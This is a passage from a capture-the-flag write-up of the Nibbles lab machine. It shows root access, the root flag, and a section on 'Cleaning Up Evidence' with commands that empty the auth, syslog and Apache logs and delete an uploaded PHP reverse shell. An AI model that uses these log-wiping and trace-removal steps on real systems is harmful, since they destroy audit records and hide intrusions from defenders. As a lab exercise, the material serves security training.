          RX bytes:1203089 (1.2 MB)  TX bytes:3530756 (3.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:296 errors:0 dropped:0 overruns:0 frame:0
          TX packets:296 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:25304 (25.3 KB)  TX bytes:25304 (25.3 KB)

# whoami
root
# 
```

Finding root.txt:




```
# cd ../..
# ls
personal
personal.zip
user.txt
# cd ..
# cd /root
# ls
root.txt
# cat root.txt
76788727e2538d06ae3c5967e2e1ac7b
```

Cleaning Up Evidence

To maintain operational security, it’s crucial to clean up evidence after completing the exploit. Here are the commands used to clear logs and traces:

1. Remove Reverse Shell Script

Removed the whole unzipped personal directory to clean up the path.



```
# rm -r personal
# ls
personal.zip
user.txt
#
```

2. Clear System Logs

bash

Copy code


cat /dev/null > /var/log/auth.log

cat /dev/null > /var/log/syslog

cat /dev/null > /var/log/apache2/access.log


cat /dev/null > /var/log/apache2/error.log

- Empties key log files to erase traces of activity.



```
# cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/syslog
cat /dev/null > /var/log/apache2/access.log
cat /dev/null > /var/log/apache2/error.log

# # # # ls
# db.xml
#
```

3. Delete Uploaded PHP Shell in my_image directory



```
# cd content/private
# ls
categories.xml
comments.xml
config.xml
keys.php
notifications.xml
pages.xml
plugins
posts.xml
shadow.php
tags.xml
users.xml
# cd plugins
# ls
about
categories
hello
latest_posts
my_image
pages
# cd my_image
# ls
db.xml
image.php
# rm image.php
# ls
db.xml
#
```

- Removes the PHP reverse shell from the server.


4. Restart Services

bash

Copy code

sudo service apache2 restart

- Restarts the web server to remove active traces in memory.



```
# sudo service apache2 restart
Hangup
/bin/sh: 54: Cannot set tty process group (Inappropriate ioctl for device)
[1] + Hangup                     sudo service apache2 restart
# sudo service apache2 restart
/bin/sh: 55: Cannot set tty process group (Inappropriate ioctl for device)
/bin/sh: 55: Cannot set tty process group (Inappropriate ioctl for device)
[1] + Done(2)                    sudo service apache2 restart
#
```

Conclusion

The **Nibbles** machine demonstrated the risks of using outdated CMS software and insecure permissions on critical scripts. Exploiting known vulnerabilities (CVE-2015-6967) and improper file permissions provided both user and root access.

By cleaning logs and deleting artifacts, traces of unauthorized activity are minimized.